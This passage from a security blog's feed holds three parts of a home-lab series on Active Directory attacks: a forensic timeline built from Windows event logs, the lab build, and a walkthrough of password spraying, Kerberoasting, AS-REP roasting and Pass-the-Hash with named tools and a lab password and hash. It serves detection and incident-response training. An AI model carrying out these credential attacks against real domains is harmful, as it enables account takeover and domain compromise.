</span><span class="o">.</span><span class="n">\EvtxECmd.exe</span><span class="w"> </span><span class="nt">-f</span><span class="w"> </span><span class="nx">W10_Security.evtx</span><span class="w"> </span><span class="nt">--csv</span><span class="w"> </span><span class="nx">C:\Analysis</span><span class="w"> </span><span class="nt">--csvf</span><span class="w"> </span><span class="nx">W10_Security.csv</span><span class="w">
</span><span class="o">.</span><span class="n">\EvtxECmd.exe</span><span class="w"> </span><span class="nt">-f</span><span class="w"> </span><span class="nx">W10_Sysmon.evtx</span><span class="w"> </span><span class="nt">--csv</span><span class="w"> </span><span class="nx">C:\Analysis</span><span class="w"> </span><span class="nt">--csvf</span><span class="w"> </span><span class="nx">W10_Sysmon.csv</span><span class="w">
</span></code></pre></div></div>

<p><img src="/assets/images/ad-attack-lab/forensic-evtxecmd-csv-output.png" alt="Four CSV files produced by EvtxECmd" /></p>

<p>Four CSVs. The DC Security log alone parses to over 13 MB of structured event data. Everything is now queryable.</p>

<h2 id="step-3--loading-timeline-explorer">Step 3 — Loading Timeline Explorer</h2>

<p>Both DC Security CSVs were loaded into Timeline Explorer simultaneously, giving a unified chronological view across all log sources. Every event from both machines, sorted by timestamp, in one place.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-timeline-explorer-loaded.png" alt="Timeline Explorer loaded with both Security CSVs" /></p>

<p>From here, the investigation is a matter of applying Event ID filters one at a time and following the evidence forward.</p>

<h2 id="the-investigation">The Investigation</h2>

<h3 id="event-id-4771--kerberos-pre-auth-failures-first-contact">Event ID 4771 — Kerberos Pre-Auth Failures (First Contact)</h3>

<p>The first filter applied was 4771, Kerberos pre-authentication failures. This is what Kerbrute generates when it sprays domain accounts over Kerberos.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4771-first-timestamp.png" alt="Timeline Explorer — 4771 events showing first timestamp 21:32:45" /></p>

<p>The earliest cluster appears at <strong>2026-03-30 21:32:45</strong>. This is the first recorded hostile activity in the logs.</p>

<p>The payload columns confirm the scope: every domain account was hit, all from the same source.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4771-target-accounts.png" alt="4771 payload — target accounts and source IP 192.168.93.156" /></p>

<p>Thirteen accounts targeted in the initial Kerberos spray: lrivera, dprice, ebrooks, gcoleman, nbennett, jperry, mturner, ehughes, hross, chayes, lfoster, mcooper, sward, all from <strong>192.168.93.156</strong>.</p>

<h3 id="event-id-4625--failed-ntlm-logons-smb-spray">Event ID 4625 — Failed NTLM Logons (SMB Spray)</h3>

<p>The next filter was 4625, failed logons. This is what netexec generates when it sprays over SMB.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4625-first-timestamp.png" alt="Timeline Explorer — 4625 events showing first timestamp 21:44:20" /></p>

<p>First cluster at <strong>2026-03-30 21:44:20</strong>, twelve minutes after the Kerberos spray. The attacker ran both tools, targeting the same accounts across two different protocols.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4625-target-accounts.png" alt="4625 payload — 15 target accounts from 192.168.93.156" /></p>

<p>Fifteen accounts in the SMB spray, slightly wider than the Kerberos spray, same source IP. At this point in the investigation, 192.168.93.156 is confirmed as the attacker’s machine.</p>

<h3 id="event-id-4624--successful-ntlm-logon-pass-the-hash">Event ID 4624 — Successful NTLM Logon (Pass-the-Hash)</h3>

<p>Filtering on 4624 with LogonProcessName: NtLmSsp reveals the Pass-the-Hash activity. A Logon Type 3 (network logon) authenticating via NtLmSsp in a Kerberos-capable domain is the tell.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4624-first-timestamp.png" alt="Timeline Explorer — first 4624 NtLmSsp event at 21:44:07" /></p>

<p>First occurrence: <strong>2026-03-30 21:44:07</strong>, actually slightly before the 4625 SMB spray cluster, suggesting the tooling generated both failed and successful authentication attempts in the same sweep.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4624-ntlmssp-accounts.png" alt="4624 payload — multiple accounts, LogonType 3, NtLmSsp highlighted" /></p>

<p>The payload columns show multiple accounts targeted (asimmons, svc_sql, svc_backup, NT AUTHORITY\ANONYMOUS LOGON) with LogonType 3 and NtLmSsp as the logon process. The attacker had hashes and was authenticating with them directly.</p>

<h3 id="event-id-4769--kerberos-service-ticket-request-kerberoasting">Event ID 4769 — Kerberos Service Ticket Request (Kerberoasting)</h3>

<p>Filtering on 4769 with TicketEncryptionType RC4-HMAC isolates the Kerberoasting activity.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4769-kerberoast-accounts.png" alt="4769 payload — svc_backup and svc_sql, TicketEncryptionType RC4-HMAC" /></p>

<p>Two targets confirmed: <code class="language-plaintext highlighter-rouge">svc_backup</code> and <code class="language-plaintext highlighter-rouge">svc_sql</code>, both with <code class="language-plaintext highlighter-rouge">TicketEncryptionType: RC4-HMAC</code>. These are the service accounts with SPNs registered in Phase 1. Exactly what <code class="language-plaintext highlighter-rouge">GetUserSPNs.py</code> would request.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4769-first-timestamp.png" alt="Timeline Explorer — earliest 4769 events at 21:51:32" /></p>

<p>Earliest Kerberoasting request: <strong>2026-03-30 21:51:32</strong>, nineteen minutes after first contact. The attacker had already confirmed valid credentials from the spray before pivoting to ticket abuse.</p>

<h3 id="event-id-4768--kerberos-auth-ticket-request-as-rep-roasting">Event ID 4768 — Kerberos Auth Ticket Request (AS-REP Roasting)</h3>

<p>Filtering on 4768 and looking for the “Logon without Pre-Authentication” preAuthType surfaces the AS-REP roasting event.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4768-asimmons-target.png" alt="4768 payload — target CORP.LOCAL\asimmons, ServiceName krbtgt" /></p>

<p>Target confirmed: <code class="language-plaintext highlighter-rouge">CORP.LOCAL\asimmons</code>, requesting a krbtgt service ticket, the AS-REP response.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4768-timestamp.png" alt="Timeline Explorer — 4768 event timestamp 2026-03-31 16:57:02" /></p>

<p>Timestamp: <strong>2026-03-31 16:57:02</strong>.</p>

<p>One thing worth noting here: this event is dated the following day, separate from the rest of the attack chain which ran on the evening of March 30. In a real investigation, that would raise a question immediately: did the attacker return, or is this a separate tool run? In this lab it reflects the Phase 3 detection rule testing re-run rather than the original attack session. It’s a real forensic observation worth calling out.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4768-preauthtype-context.png" alt="PreAuthType data — Logon without Pre-Authentication confirmed" /></p>

<p><img src="/assets/images/ad-attack-lab/forensic-4768-no-preauth-confirmed.png" alt="Logon without Pre-Authentication entry isolated" /></p>

<p>The preAuthType field confirms it: <code class="language-plaintext highlighter-rouge">Logon without Pre-Authentication</code>, the misconfiguration on asimmons’s account that made this attack possible.</p>

<h3 id="event-id-4728--member-added-to-privileged-group-privilege-escalation">Event ID 4728 — Member Added to Privileged Group (Privilege Escalation)</h3>

<p>Event 4728 fires when a user is added to a security-enabled global group. In this case, Domain Admins.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4728-asimmons-domain-admin.png" alt="4728 payload — asimmons added to Domain Admins group" /></p>

<p>The payload is unambiguous: <code class="language-plaintext highlighter-rouge">Target: CORP\Domain Admins</code>, <code class="language-plaintext highlighter-rouge">Member: CN=Ava Simmons, OU=Finance, DC=corp...</code>. asimmons was promoted to Domain Admin.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4728-timestamp.png" alt="Timeline Explorer — 4728 event at 23:52:18" /></p>

<p>Timestamp: <strong>2026-03-30 23:52:18</strong>, over two hours after first contact. The attacker spent that time working through the credential attacks before escalating.</p>

<h3 id="event-id-4662--directory-replication-dcsync">Event ID 4662 — Directory Replication (DCSync)</h3>

<p>The final filter: 4662 events filtered to the DS-Replication GUIDs. The tell for DCSync isn’t a single event. It’s a tight burst of replication requests in a very short window.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4662-dcsync-burst.png" alt="Timeline Explorer — burst of 4662 events beginning at 23:54:14" /></p>

<p>The burst begins at <strong>2026-03-30 23:54:14</strong>, approximately two minutes after asimmons was elevated to Domain Admin. The attacker didn’t wait.</p>

<p><img src="/assets/images/ad-attack-lab/forensic-4662-operation-payload.png" alt="4662 payload — Operation performed on an object, repeated" /></p>

<p>“Operation performed on an object” repeated across dozens of events. Each one is secretsdump.py pulling a portion of the domain’s hash database. By the time the burst ends, every account hash in corp.local has been exfiltrated.</p>

<h2 id="forensic-qa">Forensic Q&amp;A</h2>

<p><strong>1. What was the exact timestamp of the first hostile event?</strong>
2026-03-30 21:32:45. Kerberos pre-authentication failures (Event 4771) from 192.168.93.156. The Kerberos spray preceded the SMB spray by twelve minutes.</p>

<p><strong>2. How many unique accounts were targeted in the spray?</strong>
15 accounts across both spray methods: lrivera, dprice, ebrooks, gcoleman, nbennett, jperry, mturner, ehughes, hross, chayes, lfoster, mcooper, sward, asimmons, and sward. Every domain user was targeted.</p>

<p><strong>3. Which accounts were Kerberoasted? What encryption type?</strong>
<code class="language-plaintext highlighter-rouge">svc_sql</code> and <code class="language-plaintext highlighter-rouge">svc_backup</code>. Both requested with <code class="language-plaintext highlighter-rouge">TicketEncryptionType: RC4-HMAC</code> (0x17), the weaker encryption type that makes offline cracking viable.</p>

<p><strong>4. Which account was AS-REP roasted?</strong>
<code class="language-plaintext highlighter-rouge">asimmons</code> (CORP.LOCAL\asimmons). The preAuthType field shows “Logon without Pre-Authentication”, confirming the misconfiguration that exposed her account.</p>

<p><strong>5. What IP address conducted all the attacks?</strong>
192.168.93.156, present across every attack event: 4771, 4625, 4769, 4768, 4624, and 4662.</p>

<p><strong>6. What account was used for Pass-the-Hash? What was the logon process?</strong>
Multiple accounts were targeted in the PtH sweep, including asimmons, svc_sql, and svc_backup. The logon process in every case was <code class="language-plaintext highlighter-rouge">NtLmSsp</code>, the indicator that distinguishes hash-based authentication from normal Kerberos logons on a domain network.</p>

<p><strong>7. When was asimmons elevated to Domain Admin? What event captures that?</strong>
2026-03-30 23:52:18. Event ID <strong>4728</strong>, “A member was added to a security-enabled global group,” with Target: CORP\Domain Admins and Member: CN=Ava Simmons.</p>

<p><strong>8. When did DCSync occur? How many 4662 events fired?</strong>
The burst begins at 2026-03-30 23:54:14. The tight cluster of 4662 events visible in Timeline Explorer spans dozens of records, each one representing a portion of the directory replication pull from secretsdump.py.</p>

<p><strong>9. What is the total dwell time from first event to DCSync?</strong>
From 2026-03-30 21:32:45 (first 4771) to 2026-03-30 23:54:14 (DCSync begins): <strong>2 hours, 21 minutes, 29 seconds</strong>.</p>

<p><strong>10. Was the Windows 10 workstation directly touched at any point?</strong>
No. All hostile activity was directed from 192.168.93.156 straight to the DC. The W10 workstation logs show no indicators of compromise. Once valid credentials were obtained from the spray, the path to the DC was direct.</p>

<h2 id="attack-timeline">Attack Timeline</h2>

<table>
  <thead>
    <tr>
      <th>Timestamp</th>
      <th>Source IP</th>
      <th>Machine</th>
      <th>Event ID</th>
      <th>Description</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>2026-03-30 21:32:45</td>
      <td>192.168.93.156</td>
      <td>DC01</td>
      <td>4771</td>
      <td>Password spray: Kerberos pre-auth failures across 13+ accounts</td>
    </tr>
    <tr>
      <td>2026-03-30 21:44:07</td>
      <td>192.168.93.156</td>
      <td>DC01</td>
      <td>4624 (Type 3, NtLmSsp)</td>
      <td>Pass-the-Hash: NTLM network logons begin</td>
    </tr>
    <tr>
      <td>2026-03-30 21:44:20</td>
      <td>192.168.93.156</td>
      <td>DC01</td>
      <td>4625</td>
      <td>Password spray: failed NTLM logons across 15 accounts</td>
    </tr>
    <tr>
      <td>2026-03-30 21:51:32</td>
      <td>192.168.93.156</td>
      <td>DC01</td>
      <td>4769</td>
      <td>Kerberoasting: RC4-HMAC tickets requested for svc_sql, svc_backup</td>
    </tr>
    <tr>
      <td>2026-03-31 16:57:02</td>
      <td>192.168.93.156</td>
      <td>DC01</td>
      <td>4768</td>
      <td>AS-REP Roasting: asimmons, Logon without Pre-Authentication</td>
    </tr>
    <tr>
      <td>2026-03-30 23:52:18</td>
      <td>DC01 (local)</td>
      <td>DC01</td>
      <td>4728</td>
      <td>Privilege escalation: asimmons added to Domain Admins</td>
    </tr>
    <tr>
      <td>2026-03-30 23:54:14</td>
      <td>192.168.93.156</td>
      <td>DC01</td>
      <td>4662</td>
      <td>DCSync: full domain hash dump via directory replication</td>
    </tr>
  </tbody>
</table>

<p><strong>Total dwell time: 2 hours, 21 minutes, 29 seconds.</strong></p>

<h2 id="what-this-lab-produced">What This Lab Produced</h2>

<p>Four parts. One complete attack chain, from reconnaissance spray to full domain compromise, with detection rules that fire on attacks and stay silent on normal traffic, and a forensic timeline built entirely from evidence.</p>

<p>The GitHub repo has everything: detection rules, attack playbook, MITRE ATT&amp;CK coverage, and this investigation writeup. All of it built by hand from raw logs.</p>]]></content><author><name>Gabriel Barbir</name></author><category term="detection-engineering" /><category term="active-directory" /><category term="detection-engineering" /><category term="windows-forensics" /><category term="wazuh" /><category term="sysmon" /><category term="eric-zimmerman" /><category term="timeline-analysis" /><category term="incident-response" /><category term="soc" /><summary type="html"><![CDATA[Parts 1 through 3 covered the attack side. This one is the investigation.]]></summary></entry><entry><title type="html">AD Attack Lab (Part 1) - Lab Build &amp;amp; Environment Setup</title><link href="https://zero-for683.github.io/detection-engineering/2026/03/30/AD-Attack-Lab-Part1.html" rel="alternate" type="text/html" title="AD Attack Lab (Part 1) - Lab Build &amp;amp; Environment Setup" /><published>2026-03-30T00:00:00+00:00</published><updated>2026-03-30T00:00:00+00:00</updated><id>https://zero-for683.github.io/detection-engineering/2026/03/30/AD-Attack-Lab-Part1</id><content type="html" xml:base="https://zero-for683.github.io/detection-engineering/2026/03/30/AD-Attack-Lab-Part1.html"><![CDATA[<h2 id="setting-the-stage">Setting the Stage</h2>

<p>If you’re going into SOC work, Active Directory attacks aren’t just something you’ll read about. They show up in your first interview, your first alert queue, and eventually your first real incident. Kerberoasting, AS-REP Roasting, Pass-the-Hash, and DCSync are table-stakes topics. I built this lab to have real hands-on experience with all of them: generating actual attack telemetry, building detection rules from the raw logs, and investigating the aftermath the way an analyst would.</p>

<p>This first post covers the lab build: getting the environment up, configured, and verified before a single attack runs. Boring? Maybe. But a sloppy lab environment means garbage telemetry, and garbage telemetry means you can’t trust your detections.</p>

<h2 id="infrastructure">Infrastructure</h2>

<p>The setup is intentionally minimal. You don’t need complexity here. You need clean telemetry.</p>

<table>
  <thead>
    <tr>
      <th>Machine</th>
      <th>Role</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Windows Server 2022</td>
      <td>Domain Controller (<code class="language-plaintext highlighter-rouge">corp.local</code>)</td>
    </tr>
    <tr>
      <td>Windows 10 (22H2)</td>
      <td>Victim workstation, domain-joined</td>
    </tr>
    <tr>
      <td>Kali Linux</td>
      <td>Attacker</td>
    </tr>
    <tr>
      <td>Wazuh (existing)</td>
      <td>SIEM + detection platform</td>
    </tr>
  </tbody>
</table>

<p>All VMs are on an isolated internal network. The Wazuh instance was already running from a previous project, so enrollment was straightforward.</p>

<h2 id="building-the-domain">Building the Domain</h2>

<p>After promoting Windows Server 2022 to a Domain Controller for <code class="language-plaintext highlighter-rouge">corp.local</code>, the first task was creating a realistic OU structure and user population. A flat domain with no structure doesn’t reflect anything you’d find in a real environment, and it also makes it harder to simulate targeted attacks against specific user groups.</p>

<p>I created three OUs: <code class="language-plaintext highlighter-rouge">IT</code>, <code class="language-plaintext highlighter-rouge">Finance</code>, and <code class="language-plaintext highlighter-rouge">HR</code>, and populated them with a mix of dummy user accounts. The goal wasn’t a perfect simulation; it was enough realistic structure to make attack targeting meaningful.</p>

<p><img src="/assets/images/ad-attack-lab/ou_tree_creation.png" alt="OU tree in Active Directory Users and Computers" /></p>

<h2 id="planting-the-attack-targets">Planting the Attack Targets</h2>

<h3 id="kerberoastable-service-accounts">Kerberoastable Service Accounts</h3>

<p>Kerberoasting works by requesting Kerberos service tickets (TGS) for accounts that have Service Principal Names (SPNs) registered. Any domain user can request these tickets, and if the account uses RC4 encryption, the ticket is crackable offline with hashcat. Real environments are full of old service accounts with SPNs and weak passwords. This is not an exotic attack.</p>

<p>I registered SPNs for two service accounts: <code class="language-plaintext highlighter-rouge">svc_sql</code> (simulating a SQL service) and <code class="language-plaintext highlighter-rouge">svc_backup</code> (simulating a backup service). Both were given weak passwords.</p>

<p><img src="/assets/images/ad-attack-lab/setting_kerberoastable_users.png" alt="Registering SPNs for Kerberoastable service accounts" /></p>

<p>The <code class="language-plaintext highlighter-rouge">setspn -A</code> command registers the SPN, and <code class="language-plaintext highlighter-rouge">setspn -L</code> confirms it took. Both accounts now show up as valid Kerberoasting targets when enumerated from the attacker machine.</p>

<h3 id="as-rep-roastable-account">AS-REP Roastable Account</h3>

<p>AS-REP Roasting targets accounts that have Kerberos pre-authentication disabled. When pre-auth is off, anyone can request an AS-REP for that account without proving who they are first. The response contains an encrypted blob crackable offline.</p>

<p>For user <code class="language-plaintext highlighter-rouge">asimmons</code>, I checked “Do not require Kerberos preauthentication” in the account properties.</p>

<p><img src="/assets/images/ad-attack-lab/setting_asreproastable_user.png" alt="Setting Do not require Kerberos preauthentication on asimmons" /></p>

<p>This is a misconfiguration that still exists in real environments, usually on legacy service accounts or accounts that were set up that way for a specific application and never cleaned up.</p>

<h2 id="sysmon--wazuh-agent-enrollment">Sysmon + Wazuh Agent Enrollment</h2>

<p>With the domain built and attack targets in place, the next step was getting visibility before touching the attack phase. Running attacks before your logging is confirmed is how you end up with incomplete evidence and detection rules that don’t fire the way you expect.</p>

<p>I deployed Sysmon on both the DC and the workstation using <a href="https://github.com/SwiftOnSecurity/sysmon-config">SwiftOnSecurity’s config</a>. This config is well-maintained and covers the event types that matter most for this lab: process creation, network connections, file creation, and registry modifications.</p>

<p>Both machines were then enrolled as Wazuh agents.</p>

<p><img src="/assets/images/ad-attack-lab/showing_wazuh_agents_connected.png" alt="Wazuh dashboard showing both agents active" /></p>

<p>The Wazuh dashboard shows both agents active: the Windows Server 2022 DC and the Windows 10 workstation, both reporting in and healthy.</p>

<h2 id="baseline-check-confirming-logs-flow-before-attacking">Baseline Check: Confirming Logs Flow Before Attacking</h2>

<p>Before running any attacks, I verified that security events were actually landing in Wazuh as expected. The specific check was Event ID 4769 (Kerberos service ticket requests), which is the primary detection target for Kerberoasting. If that event doesn’t show up cleanly in Wazuh, the detection rules won’t have anything to trigger on.</p>

<p><img src="/assets/images/ad-attack-lab/testing_wazuh_security_event.png" alt="Event ID 4769 appearing in Wazuh Discover" /></p>

<p>The Wazuh Discover view shows a 4769 event with the expected fields: account name, service name, ticket encryption type. The log pipeline is working. The lab is ready.</p>

<h2 id="whats-next">What’s Next</h2>

<p>With the environment verified, the next phase is the attack execution: password spray, Kerberoasting, AS-REP Roasting, Pass-the-Hash, and DCSync, all run from Kali, each confirmed in Wazuh before moving to the next. After that, detection engineering: writing Wazuh rules from the raw logs, mapping to MITRE ATT&amp;CK, and testing them against re-run attacks.</p>]]></content><author><name>Gabriel Barbir</name></author><category term="detection-engineering" /><category term="active-directory" /><category term="detection-engineering" /><category term="wazuh" /><category term="sysmon" /><category term="kerberoasting" /><category term="homelab" /><category term="soc" /><summary type="html"><![CDATA[Setting the Stage]]></summary></entry><entry><title type="html">AD Attack Lab (Part 2) - Running the Attacks</title><link href="https://zero-for683.github.io/detection-engineering/2026/03/30/AD-Attack-Lab-Part2.html" rel="alternate" type="text/html" title="AD Attack Lab (Part 2) - Running the Attacks" /><published>2026-03-30T00:00:00+00:00</published><updated>2026-03-30T00:00:00+00:00</updated><id>https://zero-for683.github.io/detection-engineering/2026/03/30/AD-Attack-Lab-Part2</id><content type="html" xml:base="https://zero-for683.github.io/detection-engineering/2026/03/30/AD-Attack-Lab-Part2.html"><![CDATA[<p>In Part 1, I built the lab: the domain, the user accounts, the vulnerable configurations, and the logging pipeline. Everything was verified before a single attack ran. This post is where things get interesting.</p>

<p>I’ll walk through five attacks that follow a realistic attacker progression: starting with credential testing, escalating to stealthy ticket abuse, and finishing with full domain compromise. After each attack, I’ll show what it looked like in Wazuh. The goal isn’t just to run the attacks. It’s to see exactly what a SOC analyst would see on the other side.</p>

<h2 id="attack-1-password-spraying">Attack 1: Password Spraying</h2>

<h3 id="what-it-is">What It Is</h3>

<p>Password spraying is one of the first things an attacker does when they’ve identified valid usernames in a domain. Instead of hammering one account with many passwords (which triggers lockouts), they try one or two common passwords across every account in the organization. It’s slow, quiet, and effective, especially in environments where users choose predictable passwords.</p>

<p>Think of it like a burglar trying the same master key on every door in a building rather than picking one lock repeatedly.</p>

<h3 id="running-the-attack">Running the Attack</h3>

<p>I had two wordlists ready: a list of domain usernames (<code class="language-plaintext highlighter-rouge">users.txt</code>) harvested from the domain, and a short password list (<code class="language-plaintext highlighter-rouge">pass.txt</code>) with a handful of common corporate-style passwords including <code class="language-plaintext highlighter-rouge">Winter2026!</code>.</p>

<p><img src="/assets/images/ad-attack-lab/password_spraying_lists.png" alt="Password wordlists prepared for the spray" /></p>

<p>I ran the spray twice, first with <code class="language-plaintext highlighter-rouge">kerbrute</code> (which tests passwords against Kerberos directly) and then with <code class="language-plaintext highlighter-rouge">netexec</code> over SMB. Both tools are commonly used in real engagements.</p>

<p><img src="/assets/images/ad-attack-lab/kerbrute_password_spray.png" alt="Kerbrute password spray — valid credentials found" /></p>

<p>Kerbrute confirmed a valid credential hit. The password <code class="language-plaintext highlighter-rouge">Winter2026!</code> belonged to a real domain account.</p>

<p><img src="/assets/images/ad-attack-lab/netexec_smb_password_spray.png" alt="Netexec SMB spray showing failed logon responses" /></p>

<p>The netexec output shows a wall of <code class="language-plaintext highlighter-rouge">STATUS_LOGON_FAILURE</code> responses. That’s exactly what a spray looks like at the protocol level.</p>

<h3 id="what-wazuh-saw">What Wazuh Saw</h3>

<p>Every failed logon attempt generates a Windows security event. Wazuh picked up the spike immediately.</p>

<p><img src="/assets/images/ad-attack-lab/wazuh_failed_login_attempts.png" alt="Wazuh showing Event ID 4625 failed logon spike" /></p>

<p>Event ID <strong>4625</strong> is a failed logon. A handful of these is normal. Dozens across multiple accounts in a short window is a spray. Wazuh logged 28 hits from the DC in a tight timeframe. Clear pattern.</p>

<p>The Kerberos-specific failures showed up separately.</p>

<p><img src="/assets/images/ad-attack-lab/wazuh_kerb_pre_auth_failed_logs.png" alt="Wazuh showing Event ID 4771 Kerberos pre-auth failures" /></p>

<p>Event ID <strong>4771</strong> is a Kerberos pre-authentication failure, the Kerberos equivalent of a wrong password. 27 hits. Same tight window. Same story.</p>

<p>A detection rule keying on rapid 4625/4771 spikes from a single source IP would catch this in a real environment.</p>

<h2 id="attack-2-kerberoasting">Attack 2: Kerberoasting</h2>

<h3 id="what-it-is-1">What It Is</h3>

<p>Kerberoasting takes advantage of how Windows handles service accounts through Kerberos, its built-in authentication protocol. Any authenticated domain user can request a ticket to access a service. That ticket is encrypted using the service account’s password hash. If the account uses an older, weaker encryption type (RC4, identified by <code class="language-plaintext highlighter-rouge">0x17</code>), an attacker can take that ticket offline and crack it with something like <code class="language-plaintext highlighter-rouge">hashcat</code>. No further access to the domain required.</p>

<p>The attack is popular because it requires no special privileges and generates activity that looks like normal service access at first glance.</p>

<h3 id="running-the-attack-1">Running the Attack</h3>

<p>Before running the attack, I mapped the DC’s IP to <code class="language-plaintext highlighter-rouge">corp.local</code> in Kali’s hosts file so the tooling could resolve the domain correctly.</p>

<p><img src="/assets/images/ad-attack-lab/etc_hosts_update.png" alt="/etc/hosts updated with corp.local mapping" /></p>

<p>Then I used <code class="language-plaintext highlighter-rouge">GetUserSPNs.py</code> from the Impacket toolkit, authenticated as a low-privileged domain user, to enumerate all accounts with Service Principal Names registered. These are the Kerberoasting targets.</p>

<p><img src="/assets/images/ad-attack-lab/kerberoast_svc_sql_user.png" alt="GetUserSPNs output showing svc_sql and svc_backup" /></p>

<p>Both <code class="language-plaintext highlighter-rouge">svc_sql</code> and <code class="language-plaintext highlighter-rouge">svc_backup</code> showed up. These are the two accounts I set up in Part 1. The tool automatically requested their service tickets and wrote the hashes to a file.</p>

<p><img src="/assets/images/ad-attack-lab/kerberoast_hashes.png" alt="TGS hashes dumped to kerb_hashes.txt" /></p>

<p>Those long strings are Kerberos service ticket hashes. Taken offline to <code class="language-plaintext highlighter-rouge">hashcat</code>, they crack against a wordlist, and since <code class="language-plaintext highlighter-rouge">svc_sql</code> was using <code class="language-plaintext highlighter-rouge">Winter2026!</code>, it would crack in seconds using a rule file and <code class="language-plaintext highlighter-rouge">rockyou.txt</code>.</p>

<h3 id="what-wazuh-saw-1">What Wazuh Saw</h3>

<p>The smoking gun for Kerberoasting is Event ID <strong>4769</strong> (a Kerberos service ticket request) combined with a ticket encryption type of <code class="language-plaintext highlighter-rouge">0x17</code> (RC4). Modern environments use AES encryption (<code class="language-plaintext highlighter-rouge">0x12</code> or <code class="language-plaintext highlighter-rouge">0x11</code>). RC4 requests stand out.</p>

<p><img src="/assets/images/ad-attack-lab/kerberoast_svc_sql_proof.png" alt="Wazuh event detail: 4769, svc_sql, ticketEncryptionType 0x17" /></p>

<p>There it is: <code class="language-plaintext highlighter-rouge">targetUserName: svc_sql@CORP.LOCAL</code>, <code class="language-plaintext highlighter-rouge">ticketEncryptionType: 0x17</code>, Event ID <code class="language-plaintext highlighter-rouge">4769</code>. This is the exact fingerprint of a Kerberoasting attempt.</p>

<p><img src="/assets/images/ad-attack-lab/wazuh_kerberoasting_logs.png" alt="Wazuh filtered on 4769 with RC4 encryption type" /></p>

<p>Wazuh pulled 7 matching events. A detection rule filtering for 4769 where the encryption type is <code class="language-plaintext highlighter-rouge">0x17</code> and the service name doesn’t end in <code class="language-plaintext highlighter-rouge">$</code> (which filters out normal computer account traffic) would alert on this cleanly.</p>

<h2 id="attack-3-as-rep-roasting">Attack 3: AS-REP Roasting</h2>

<h3 id="what-it-is-2">What It Is</h3>

<p>AS-REP Roasting targets a specific misconfiguration: accounts with “Do not require Kerberos preauthentication” enabled. Pre-authentication is a security check that forces the client to prove they know the password before Kerberos will respond. When it’s disabled, anyone can request an authentication response for that account without credentials. The response contains a hash that can be cracked offline.</p>

<p>It’s a quieter variant of Kerberoasting that targets user accounts rather than service accounts.</p>

<h3 id="running-the-attack-2">Running the Attack</h3>

<p>I used <code class="language-plaintext highlighter-rouge">GetNPUsers.py</code> from Impacket, which automatically scans for accounts with pre-auth disabled and requests their AS-REP hashes.</p>

<p><img src="/assets/images/ad-attack-lab/as-rep_roasting_spray.png" alt="GetNPUsers output — asimmons hash captured" /></p>

<p>Most accounts returned errors (“doesn’t have UF_DONT_REQUIRE_PREAUTH set”), but <code class="language-plaintext highlighter-rouge">asimmons</code>, the account I configured in Part 1, handed over its hash without any credentials required.</p>

<h3 id="what-wazuh-saw-2">What Wazuh Saw</h3>

<p>AS-REP Roasting generates Event ID <strong>4768</strong> (a Kerberos authentication ticket request). The tell is the same <code class="language-plaintext highlighter-rouge">0x17</code> encryption type combined with a user account (not a service account).</p>

<p><img src="/assets/images/ad-attack-lab/asimmons_asrep_roast.png" alt="Wazuh event detail: 4768, asimmons, ticketEncryptionType 0x17" /></p>

<p><code class="language-plaintext highlighter-rouge">targetUserName: asimmons</code>, <code class="language-plaintext highlighter-rouge">ticketEncryptionType: 0x17</code>, Event ID <code class="language-plaintext highlighter-rouge">4768</code>. Same encryption fingerprint as Kerberoasting, different event ID, targeting a user account instead of a service account.</p>

<p><img src="/assets/images/ad-attack-lab/wazuh_as-rep_roasting_logs.png" alt="Wazuh showing AS-REP roasting event pattern" /></p>

<p>A detection rule on 4768 with <code class="language-plaintext highlighter-rouge">0x17</code> encryption would catch this, and in a well-tuned environment, any 4768 event with RC4 from an unexpected source is worth investigating.</p>

<h2 id="attack-4-pass-the-hash">Attack 4: Pass-the-Hash</h2>

<h3 id="what-it-is-3">What It Is</h3>

<p>Once an attacker has an NTLM hash (how Windows stores and transmits passwords internally), they don’t always need to crack it. They can use the hash directly to authenticate as that user across the network. This is called Pass-the-Hash, and it’s one of the reasons credential dumping is so dangerous: you don’t need the plaintext password to move laterally.</p>

<h3 id="running-the-attack-3">Running the Attack</h3>

<p>The cracked password from Kerberoasting was <code class="language-plaintext highlighter-rouge">Winter2026!</code>. I converted it to its NTLM hash directly in Python to simulate having obtained it through a dump rather than cracking.</p>

<p><img src="/assets/images/ad-attack-lab/generating_hash_for_pth.png" alt="Python converting Winter2026! to NTLM hash" /></p>

<p>The resulting hash <code class="language-plaintext highlighter-rouge">186f5176db2c519a7b29b47a5437a4ad</code> is all that’s needed. I passed it to <code class="language-plaintext highlighter-rouge">netexec</code> targeting the domain controller over SMB.</p>

<p><img src="/assets/images/ad-attack-lab/pass_the_hash_proof.png" alt="Netexec Pass-the-Hash authentication success against the DC" /></p>

<p>Successful authentication to the DC as a compromised user. No password typed, no cracking required.</p>

<h3 id="what-wazuh-saw-3">What Wazuh Saw</h3>

<p>Pass-the-Hash over the network generates Event ID <strong>4624</strong> (successful logon), but with two specific characteristics: Logon Type 3 (network logon) and the authentication package <code class="language-plaintext highlighter-rouge">NTLM</code> rather than Kerberos. The NTLM logon from a network source with no linked logon ID is a consistent indicator.</p>

<p><img src="/assets/images/ad-attack-lab/pth_user_logon.png" alt="Windows Event Log: Logon Type 3, account ebrooks, CORP domain" /></p>

<p>The event shows Logon Type 3 for account <code class="language-plaintext highlighter-rouge">ebrooks</code>, a network logon. Legitimate network logons happen constantly in AD environments, but the NTLM authentication package in a Kerberos-capable domain is the flag.</p>

<p><img src="/assets/images/ad-attack-lab/pth_wazuh_results.png" alt="Wazuh showing Event 4624 with NtLmSsp highlighted" /></p>

